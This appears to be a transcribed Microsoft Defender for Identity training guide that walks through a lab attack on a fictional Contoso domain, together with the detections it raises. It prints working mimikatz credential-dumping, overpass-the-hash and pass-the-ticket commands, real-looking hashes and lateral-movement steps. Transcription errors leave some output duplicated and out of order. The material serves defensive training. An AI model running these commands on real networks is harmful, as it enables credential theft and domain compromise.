



Introduction

This video training on Safeguard your environment with Microsoft Defender for Identity module provides an in-depth exploration of Defender for Identity's capabilities. By examining both attacker and defender perspectives, we gain valuable insights into threat mitigation strategies.



The screenshot shows the Microsoft Cloud App Security dashboard. A large blue overlay box in the center contains the text: "How to navigate" and "Follow the prompts on the screen to click through the steps." Below this, a call-to-action button says "Continue >". To the right of the button is a circular gauge with a needle pointing to "Medium" (orange). The gauge has three segments: "High" (red), "Medium" (orange), and "Low" (yellow). Below the gauge are two circular charts: one labeled "BY ALERT TYPE" with "Custom" (green) at the top and "Built-in" (yellow) at the bottom, and another labeled "BY SEVERITY" with "High" (red), "Medium" (orange), and "Low" (yellow). On the far right, a vertical sidebar displays a message: "To navigate this interactive guide, follow the prompts on the screen or use your forward and back arrows."



The second screenshot shows the same dashboard after the navigation guide has been removed. The central area now displays the "General dashboard" with various monitoring metrics and alert sections. A blue callout bubble in the top right corner points to the "Settings icon" (gear symbol) in the top right of the header bar. To the right of the callout, there is descriptive text about Microsoft Defender for Identity, a "Technical note" section, and a sidebar with a blue background containing additional information.

The screenshot shows the 'Settings' section of the Microsoft Cloud App Security portal. On the left, there's a navigation sidebar with options like Dashboard, Discover, Investigate, Control, and Alerts. Under 'Discover', 'Cloud Discovery' is expanded, showing 'Score metrics', 'Snapshot reports', 'Continuous reports', 'Automatic log upload', 'App tags', 'Exclude entities', 'Microsoft Defender ATP', 'User enrichment', 'Anonymization', and 'Delete data'. Under 'Threat Protection', 'Azure ATP' is selected. The main content area is titled 'Azure Advanced Threat Protection' and contains a sub-section 'Azure ATP Integration' with a checked checkbox for 'Enable Azure ATP data integration'. A note says: 'Connect Azure ATP with Microsoft Cloud App Security to enable a complete protection and investigation experience for users in the hybrid environment. This action can take up to 12 hours. Learn more.' A 'Save' button is at the bottom. To the right, a sidebar notes: 'For the purposes of this guide, a connection has already been established with Azure Cloud App Security. Let's verify that a sensor has been configured.'


The screenshot shows the 'Sensors' configuration page for Azure Advanced Threat Protection. The left sidebar includes 'System', 'Sensors' (which is selected), 'Updates', 'Data sources', 'Directory services', 'VPN', 'Windows Defender ATP', 'Detection', 'Entity tags', 'Exclusions', 'Notifications and reports', 'Language', 'Notifications', 'Scheduled reports', 'Preview', 'Detections', 'Admin', 'Delete instance', and 'Manage role groups'. The main content area is titled 'Sensors' and displays a message: 'Congratulations! All detected domain controllers have Azure ATP sensors installed. Download Details'. It shows a 'Sensor setup' link, a 'Download' button, and an 'Access key' field containing 'yxHtt9y/TB0wCbzOvVjPK'. There's also a 'Regenerate' button. Below is a table:

NAME	TYPE	DOMAIN CONTR...	VERSION	SERVICE STATUS	HEALTH
ContosoDc	Sensor	ContosoDc.Contoso...	2.113.7977	Running	

To the right, a sidebar notes: 'Here you can see that a sensor has already been installed on the domain controller.' A 'Technical note' provides a link: <https://docs.microsoft.com/azure/advanced-threat-protection/install-atp-step1>.

Attack Description

Throughout this series of slides, we'll witness the attacker executing various attack methods such as enumeration, escalation, pass-the-hash, persistence, and more.



Activity log - Cloud App Security

[https://holatp187845.portal.cloudappsecurity.com/#/audits?service=eq\(20940\)&activity.eventType=eq\(20940.EVENT_ACTIVITY_RUN:DnsQuery\)&text=text...](https://holatp187845.portal.cloudappsecurity.com/#/audits?service=eq(20940)&activity.eventType=eq(20940.EVENT_ACTIVITY_RUN:DnsQuery)&text=text...)

Cloud App Security

Activity log

ACTIVITIES MATCHING ALL OF THE FOLLOWING

Activity type: DNS query

Activity objects: Active Directory

Save as: Basic

1 - 1 of 1 activities

Activity	User	App	IP address	Location	Device	Date
Run command: DNS query cont...	N/A	Active Dir...	10.0.24.10	—	VictimPc	May 7, 2020, ...

SHOW SIMILAR

Description: Run command: DNS query contoso.azure ; Parameters: Count 1. Protocol Dns QueryType Axfr ; Is Success: False (Reason: ConnectionRefused)

Type: Run > Run command Investigation priority: — Date: May 7, 2020, 11:40 AM IP address: 10.0.24.10

Type (in app): DNS query User: — Device type: — IP category: —

Source: App Connector User organizational unit: — User agent tags: — Tag: INTERNAL NETWORK

ID: 85048118-be47-472e-a960-be3a... User groups: — App: Active Directory Location: —

Click or tap to scroll.

Administrator: Cmd

User accounts for \\ContosoDc.Contoso.Azure

```
AATPSERVICE      AipScanner      ContosoAdmin
DefaultAccount   Guest          JeffL
krbtgt          LisaV          RonHD
Samrta          Samira          The command completed successfully.

C:\Users\jeffl\Desktop>net group /domain
The request will be processed at a domain controller for domain Contoso.Azure.
```

Group Accounts for \\ContosoDc.Contoso.Azure

```
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Helpdesk
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.

C:\Users\jeffl\Desktop>
```

VICTIMPC (none) 10.0.24.10 CONTOSO JeffL

Activate Windows Go to Settings > Account > Change PC settings

24:46 49

The output shows all groups in the Contoso.Azure domain. Notice the one Security Group that isn't a default group: Helpdesk. This will become interesting in a moment.

Now, let's enter a command to try to enumerate only the Domain Admins group.

Activity log - Cloud App Security

[https://holatp187845.portal.cloudappsecurity.com/#/audits?service=eq\(20940\)&activity.eventType=eq\(20940.EVENT_ACTIVITY_RUN:SamQuery\)...](https://holatp187845.portal.cloudappsecurity.com/#/audits?service=eq(20940)&activity.eventType=eq(20940.EVENT_ACTIVITY_RUN:SamQuery)...)

Cloud App Security

Activity log

ACTIVITIES MATCHING ALL OF THE FOLLOWING

Activity type: SAMR query

Activity objects: Active Directory

Save as: Basic

1 - 20 of 109 activities

Activity	User	App	IP address	Location	Device	Date
Run command: SAMR query Qu...	N/A	Active Dir...	10.0.24.12	—	Client01	May 7, 2020, ...
Run command: SAMR query Qu...	N/A	Active Dir...	10.0.24.12	—	Client01	May 7, 2020, ...
Run command: SAMR query Qu...	N/A	Active Dir...	10.0.24.12	—	Client01	May 7, 2020, ...
Run command: SAMR query Qu...	N/A	Active Dir...	10.0.24.10	—	VictimPc	May 7, 2020, ...

SHOW SIMILAR

Description: Run command: SAMR query QueryUser user JeffL; Parameters: Count 1. Protocol Samr ; Is Success: True

Type: Run > Run command Investigation priority: — Date: May 7, 2020, 12:44 PM IP address: 10.0.24.10

Type (in app): SAMR query User: — Device type: — IP category: —

Send us feedback...

Click or tap to scroll.

Administrator: Cmd

```
C:\Users\jeffl\Desktop>cd C:\Tools\NetSess
C:\Tools\NetSess>NetSess.exe ContosoDC

NetSess V02.00.00cpp Joe Richards (joe@joeware.net) January 2004

Enumerating Host: ContosoDC
Client          User Name      Time      Idle Time
\\\\\\10.0.24.11   SamiraA     000:09:07  000:08:54
\\\\\\10.0.24.11   SamiraA     000:04:07  000:04:07
\\\\\\10.0.24.10    JeffL       000:00:00  000:00:00

Total of 3 entries enumerated
C:\Tools\NetSess>
```

VICTIMPC
(none)
10.0.24.10
CONTOSO
JeffL

Activate Windows
Go to Settings to activate Windows.

Cloud App Security - Alerts

User and IP address reconnaissance (SMB)

Description: Jeffl on VictimPc enumerated SMB sessions on ContosoDc, retrieving recent IP addresses of 2 accounts.

Important information:

- Jeffl logged into VictimPc during the 30 days before this suspicious activity occurred.
- SMB session enumeration details:
 - 5/7/20 2:24 PM Samira on 10.0.24.11, exposed through ContosoDc.
 - 5/7/20 2:24 PM Jeffl on 10.0.24.10, exposed through ContosoDc.

Activity log

Activity	User	App	IP address	Location	Device	Date
Run command: SMB session; Pa...	Jeffl	Active Dir...	10.0.24.10	—	VictimPc	May 7, 2020, ...

Click or tap to scroll.

Administrator: Command Prompt

```
C:\Users\jeffl>cd C:\tools\mimikatz\x64
C:\Tools\Mimikatz\x64>mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >> c:\temp\victimpc.txt
C:\Tools\Mimikatz\x64>
```

VICTIMPC
(none)
10.0.24.10
CONTOSO
JeffL

Activate Windows
Go to Settings to activate Windows.

Click or tap File Explorer.

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\jeffl>cd C:\tools\mimikatz\x64

Administrator: Command Prompt
```

victimpc - Notepad

```
File Edit Format View Help
```

Authentication Id : 0 : 707123 (00000000:000aca33)
Session : Batch from 0
User Name : RonHD
Domain : CONTOSO
Logon Server : ContosoDC
Logon Time : 5/6/2020 3:40:01 AM
SID : S-1-5-21-281855366-65978498-1146923906-1105

 msv :
 [00000003] Primary
 * Username : RonHD
 * Domain : CONTOSO
 * NTLM : 96def1a633fc6790124d5f8fe21cc72b
 * SHA1 : bb0b7296e6189ab7475c39982300fffa497c1a2d
 * MD5 : 557c07fe8080e1675f6f99dc99dbb28a

 tspk :
 wdigest :
 * Username : RonHD
 * Domain : CONTOSO
 * Password : (null)
 kerberos :
 * Username : RonHD
 * Domain : CONTOSO.AZURE
 * Password : (null)
 ssp :
 credman :

Authentication Id : 0 : 66608 (00000000:0001048a)
Session : Interactive from 1

Click or tap the NTLM line.

VICTIMPC (none) 10.0.24.10 CONTOSO JeffL

Activate Windows Go to Settings > Activate Windows

We successfully harvested user Ron's NTLM hash from memory using mimikatz. We'll need this NTLM hash shortly.

Technical note: The credential of the computer account was also exposed in this harvest. While the computer account credential value is not useful in our current scenario, remember this is another avenue real attackers use to gain lateral movement in your environment.

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\jeffl>cd C:\tools\mimikatz\x64

Administrator: Command Prompt
```

C:\Tools\mimikatz\x64\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >> c:\temp\victimpc.txt

C:\Tools\mimikatz\x64\net user ronHD /domain

The request will be processed at a domain controller for domain Contoso.Azure.

```
User name          RonHD
Full Name         RonHD
Comment
User's comment
Country/region code 000 (System Default)
Account active    Yes
Account expires   Never
Password last set 10/21/2019 10:29:27 PM
Password expires  Never
Password changeable 10/22/2019 10:29:27 PM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon       5/7/2020 10:10:00 PM
Logon hours allowed All
Local Group Memberships
Global Group memberships *Domain Users      *Helpdesk
The command completed successfully.

C:\Tools\mimikatz\x64>
```

VICTIMPC (none) 10.0.24.10 CONTOSO JeffL

Activate Windows Go to Settings > Activate Windows

From the results, we see that Ron is a member of the 'Helpdesk' Security Group.

Using a common technique called **Overpass-the-Hash**, the harvested NTLM hash can now be used to obtain a Ticket Granting Ticket (TGT). An attacker with a user's TGT, can masquerade as a compromised user such as Ron and access any domain resource the compromised user or their respective Security Groups have access to, such as Helpdesk resources.

From the elevated command prompt where you ran the last mimikatz command, enter the command to overpass the hash.

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32\cmd.exe
```

C:\Windows\system32>

```
Administrator: Command Prompt
```

```
72b /d
```

```
Administrator: Command Prompt
```

```
rc4_hmac_nt_exp OK
rc4_hmac_old_exp OK
*Password replace @ 00000217949F24C8 (32) -> null

mimikatz(commandline) # exit
Bye!
```

C:\Tools\mimikatz\x64>

VICTIMPC (none) 10.0.24.10 CONTOSO JeffL

Activate Windows Go to Settings > Activate Windows

A new command prompt opens, executing as Ron.

Defender won't detect a hash passed on a local resource. It detects when a hash is used from one resource to access another resource or service.

Next, let's see if we can use Ron's credential to gain more privileged access than we had with Jeff's account.

Follow the prompts to enter a series of commands.

Administrator: Command Prompt

```
Administrator: C:\windows\SYSTEM32\cmd.exe - powershell
ComputerName : 10.0.24.11
AccountName : Contoso.Azure/Helpdesk
IsDomain : True
IsGroup : True
SID : S-1-5-21-2818553656-65978498-1146923906-1109
Description :
Disabled :
LastLogin :
PwdLastSet :
PwdExpired :
UserFlags :

ComputerName : 10.0.24.11
AccountName : Contoso.Azure/AipScanner
IsDomain : True
IsGroup : False
SID : S-1-5-21-2818553656-65978498-1146923906-1104
Description :
Disabled :
LastLogin : 10/22/2019 4:12:19 PM
PwdLastSet :
PwdExpired :
UserFlags :

PS C:\windows\system32>
    \_ rc4_hmac_nt_exp OK
    \_ rc4_hmac_old_exp OK
    \_ *Password replace @ 00000217949F24C8 (32) -> null

mimikatz(commandline) # exit
Bye!
C:\Tools\Mimikatz\x64>
```

VICTIMPC
(none)
10.0.24.10
CONTOSO
Jeff

Activate Windows
Go to Settings > Activation > Windows

This machine has multiple accounts for Local Administrators, Domain Admins, and Helpdesk.

We know Ron is a member of the "Helpdesk" Security Group. We also have the machine's name, AdminPC. With Ron's credentials, we should be able to laterally move to AdminPC and gain access to that machine.

Let's exit this machine.

Administrator: Command Prompt

```
Administrator: C:\windows\SYSTEM32\cmd.exe
Renew Time: 5/14/2020 22:25:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 8
Kdc Called: ContosoDc.Contoso.Azure

#5> Client: ronhd @ CONTOSO.AZURE
Server: HOST/AdminPc @ CONTOSO.AZURE
Kerbticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 5/7/2020 22:25:46 (local)
End Time: 5/8/2020 8:25:46 (local)
Renew Time: 5/14/2020 22:25:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: ContosoDc.Contoso.Azure

#6> Client: ronhd @ CONTOSO.AZURE
Server: cifs/AdminPc @ CONTOSO.AZURE
Kerbticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 5/7/2020 22:25:46 (local)
End Time: 5/8/2020 8:25:46 (local)
Renew Time: 5/14/2020 22:25:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: ContosoDc.Contoso.Azure

C:\windows\system32>
    \_ rc4_hmac_nt_exp OK
    \_ rc4_hmac_old_exp OK
    \_ *Password replace @ 00000217949F24C8 (32) -> null

mimikatz(commandline) # exit
Bye!
C:\Tools\Mimikatz\x64>
```

VICTIMPC
(none)
10.0.24.10
CONTOSO
Jeff

Activate Windows
Go to Settings > Activation > Windows

You can see that, for this particular process, we have Ron's TGT in memory. We successfully performed an Overpass-the-Hash attack by using the NTLM hash that was compromised earlier to obtain a Kerberos TGT.

Alert - Cloud App Security - Microsoft Edge

Activity log - Cloud App Security

https://holap187845.portal.cloudappsecurity.com/#/audits?entity=eq(o(id:5a409ea9-e399-4c90-9ade-e6f09aa9e540,saas:20940,insti:0))

Cloud App Security

Activity log

Activity	User	App	IP address	Location	Device	Date
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 7, 2020, ...
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 7, 2020, ...
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 7, 2020, ...
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 7, 2020, ...
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 7, 2020, ...
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 7, 2020, ...
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 7, 2020, ...
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 7, 2020, ...
Log on	RonHD	Active Dir...	10.0.24.10	—	VictimPc	May 7, 2020, ...

Here you can see Ron's log-on activities and investigate what resources were accessed.

Administrator: Command Prompt

```

Administrator: C:\Windows\SYSTEM32\cmd.exe
Server: HOST/AdminPc @ CONTOSO.AZURE
Kerbticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 5/7/2020 22:25:46 (local)
End Time: 5/8/2020 8:25:46 (local)
Renew Time: 5/14/2020 22:25:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: ContosoDc.Contoso.Azure

#6>
client: ronhd @ CONTOSO.AZURE
Server: cifs/AdminPc @ CONTOSO.AZURE
Kerbticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 5/7/2020 22:25:46 (local)
End Time: 5/8/2020 8:25:46 (local)
Renew Time: 5/14/2020 22:25:46 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: ContosoDc.Contoso.Azure

C:\Windows\system32>cd C:\tools\mimikatz\x64

C:\Tools\Mimikatz\x64>xcopy mimikatz.exe \\adminpc\c$\temp
C:mimikatz.exe
1 File(s) copied

C:\Tools\Mimikatz\x64>
    \_\_rc4_hmac_nt_exp OK
    \_\_rc4_hmac_old_exp OK
    \_\_*Password replace @ 00000217949F24C8 (32) -> null

mimikatz(commandline) # exit
Bye!

C:\Tools\Mimikatz\x64>
```

VICTIMPC
(none)
10.0.24.10
CONTOSO
Jeff

Activate Window
Go to Settings > activate windows.

Next, we'll use a PsExec command to remotely execute mimikatz.

The first command will execute and export the tickets found in the LSASS.exe process and place them in the current directory, on AdminPc.

Administrator: Command Prompt

```

Administrator: C:\Windows\SYSTEM32\cmd.exe
Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 5/7/2020 10:46:11 PM ; 5/8/2020 7:53:51 AM ; 5/14/2020 9:53:51 PM
Service Name (02) : krbtgt ; CONTOSO.AZURE ; @ CONTOSO.AZURE
Target Name (-) : @ CONTOSO.AZURE
Client Name (01) : ADMININPC$ ; CONTOSO.AZURE ( CONTOSO.AZURE )
Flags 0x010000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
Session Key : 0x00000012 aes256_hmac
310b85e2a990df8d76c40dd2bfe3bbb3a1d8eddcc7c57c9652da987a48826f76
Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
* Saved to file [0;3e7]-2-0-60a10000-ADMININPC$@krbtgt-CONTOSO.AZURE.kirbi !

[00000001]
Start/End/MaxRenew: 5/7/2020 9:53:51 PM ; 5/8/2020 7:53:51 AM ; 5/14/2020 9:53:51 PM
Service Name (02) : krbtgt ; CONTOSO.AZURE ; @ CONTOSO.AZURE
Target Name (02) : krbtgt ; CONTOSO.AZURE ; @ CONTOSO.AZURE
Client Name (01) : ADMININPC$ ; CONTOSO.AZURE ( CONTOSO.AZURE )
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
6908c41def76e3876bc40dd2bfe3bbb3a1d8eddcc7c57c9652da987a48826f76
Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
* Saved to file [0;3e7]-2-0-1-40e10000-ADMININPC$@krbtgt-CONTOSO.AZURE.kirbi !

mimikatz(commandline) # exit
Bye!
cmd exited on AdminPC with error code 0.

C:\Tools\Mimikatz\x64>xcopy \\adminpc\c$\temp\*SamiraA* c:\temp\adminpc_tickets
    \_\_rc4_hmac_nt_exp OK
    \_\_rc4_hmac_old_exp OK
    \_\_*Password replace @ 00000217949F24C8 (32) -> null

mimikatz(commandline) # exit
Bye!
```

Click or tap to run the command.

VICTIMPC
(none)
10.0.24.10
CONTOSO
Jeff

Activate Window
Go to Settings > activate windows.

The next command will copy the tickets back over to VictimPC from AdminPC. For the purposes of this example, we're only interested in Samira's tickets.

Enter the command.

Administrator: Command Prompt

```

Administrator: C:\Windows\SYSTEM32\cmd.exe
#####
. mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege 'Z0' OK

mimikatz(commandline) # sekurlsa::pth /user:ronhd /ntlm:96def1a633fc6790124d5f8fe21cc72b /domain:contoso.azure
user : ronhd
domain : contoso.azure
program : cmd.exe
imperson : no
NTLM : 96def1a633fc6790124d5f8fe21cc72b
| PID 5872
| TID 4568
| LSA Process is now R/W
| LUID 0 ; 31271628 (00000000:01dd2acc)
\ msv1_0 - data copy @ 0000021793F876A0 : OK !
\ kerberos - data copy @ 00000217948AADE8
\ aes256_hmac
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\_*Password replace @ 00000217949F24C8 (32) -> null

mimikatz(commandline) # exit
Bye!
```

Click or tap to run the command.

C:\Tools\Mimikatz\x64>dir \\ Access is denied.

C:\Tools\Mimikatz\x64>klist

VICTIMPC
(none)
10.0.24.10
CONTOSO
Jeff

Activate Window
Go to Settings > activate windows.

Access is denied.

Next, let's see what tickets we have.

```

Administrator: Command Prompt

* File: 'c:\temp\adminpc_tickets\[0;844916]-2-0-60a10000-SamiraA@krbtgt-CONTOSO.AZURE.kirbi': ERROR_kuhl_m_kerberos_ptt_da
ta ; LsaCallAuthenticationPackage KerbSubmitTicketMessage / Package : c0000133
ERROR_kuhl_m_kerberos_ptt_file ; LsaCallKerberosPackage c0000133

* File: 'c:\temp\adminpc_tickets\[0;844916]-2-1-40e10000-SamiraA@krbtgt-CONTOSO.AZURE.kirbi': OK

mimikatz(commandline) # exit
Bye!

C:\Tools\Mimikatz\x64\xlist

Current LogonId is 0x1b41ee6

Cached Tickets: (2)

#0> Client: SamiraA @ CONTOSO.AZURE
Server: krbtgt/CONTOSO.AZURE @ CONTOSO.AZURE
KerbTicket Encryption type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 5/7/2020 4:55:12 (local)
End Time: 5/8/2020 4:55:12 (local)
Renew Time: 5/13/2020 3:55:00 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
